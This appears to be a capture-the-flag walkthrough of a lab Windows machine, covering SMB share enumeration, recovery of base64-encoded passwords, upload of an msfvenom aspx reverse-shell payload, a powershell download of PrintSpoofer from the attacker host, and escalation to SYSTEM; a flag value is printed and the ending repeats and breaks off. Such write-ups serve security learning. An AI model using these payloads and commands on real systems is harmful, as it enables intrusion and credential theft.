
Relevant


Firstly Performed a nmap scan to find the open ports and services present.

nmap scan:




Since there was port 139 and 445 open indicated that SMB services was open and maybe could find a samba share. So using smbclient checked for any samba shares:

```
smbclient -L \\\\{IP}
```



The share nt4wrksv looked interesting so decided to check it out:

```
smbclient \\\\{IP}\\nt4wrksv
```




Found a passwords.txt file which when downloaded it found 2 interesting passwords which were encoded. The encoding looks like it is base64 encoded so decided to decode them:

Decoding them gave 2 users with the passwords. So now im storing these passwords.


Next checking the nmap scan back again, we find another web server in port 49663.

After this i had explored around other possible ways to find any clues. I did perform a directory search using ffuf and guess what found the “nt4wrksv” directory.


```
ffuf -u http://10.10.255.238:49663/FUZZ -w /usr/share/wordlists/dirbuster/directo
```



So then i entered the directory in the URL and guess what I had got a blank page which got me a small hope that something was present.



Then i realised that this share also contained the passwords.txt which maybe could be present here too, so i entered the file name as well and BOOM got the contents of the password.txt file. This means we were allowed to upload files to the share and could access them here.



Now i realised we could upload a reverse shell which can get us a shell to get the first flag.

Searched for few payloads to get a reverse shell and found that the server was powered by ASP.net so we require a aspx payload.

Used msfvenom to generate a reverse tcp payload:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.21.75.220 LPORT=4443
```

Then I setup a netcat connection in the terminal and then when opened the payload in the web browser got the reverse shell:

Since the location of the user flag was not known, used the dir command to search for the user.txt file which contained the flag and then found the location:

```
c:\>dir user.txt /s
dir user.txt /s
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of c:\Users\Bob\Desktop

07/25/2020  08:24 AM                35 user.txt
               1 File(s)             35 bytes
```

Now going to that directory and opening that file, we find the first flag:

```
c:\Users\Bob\Desktop>type user.txt
type user.txt
THM{fdk4ka34vk346ksxfr21tg789ktf45}
c:\Users\Bob\Desktop>
```

Now time to find the root flag. For that we got to do privilege escalation to gain access to the root user.

now typing whoami /priv displays all the Privileges the Machine has:

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

c:\windows\system32\inetsrv>
```

Now did a bit of research and searched the exploits or privilege escalation techniques any of the above and found one for the SeImpersonatePrivilege: https://usersince99.medium.com/windows-privilege-escalation-token-impersonation-seimpersonateprivilege-364b61017070

In the above link I proceeded to use the 1st method - PrintSpoofer.

PrintSpoofer is an exploit that can be used to escalate service user permissions on Windows Server 2016, Server 2019, and Windows 10.

So I downloaded the Printspoofer.exe exploit and transferred it to the target machine:

```
c:\Users\Public\Downloads>powershell -c wget http://10.21.75.220:8000/PrintSpoofing.exe -OutFile PrintSpoof.exe
powershell -c wget http://10.21.75.220:8000/PrintSpoofing.exe -OutFile PrintSpoof.exe

c:\Users\Public\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of c:\Users\Public\Downloads

06/09/2025  02:16 AM    <DIR>          .
06/09/2025  02:16 AM    <DIR>          ..
06/09/2025  02:16 AM            27,136 PrintSpoof.exe
               1 File(s)         27,136 bytes
               2 Dir(s)  20,279,058,432 bytes free

c:\Users\Public\Downloads>
```

Now time to run the exploit using this command:

```
PrintSpoofer.exe -i -c cmd
```

```
c:\Users\Public\Downloads>PrintSpoof.exe -i -c cmd.exe
PrintSpoof.exe -i -c cmd.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

BOOM, I got the root access as you can see from whoami we got nt authority/system.

Now i navigated back to the Users folder and into the Administrator directory and in the Desktop folder, where i found the root.txt file:

BOOM, I got the root access as you can see from whoami we got nt au

Now i navigated back to the Users folder and into the Administrator dir
folder, where i found the root.txt file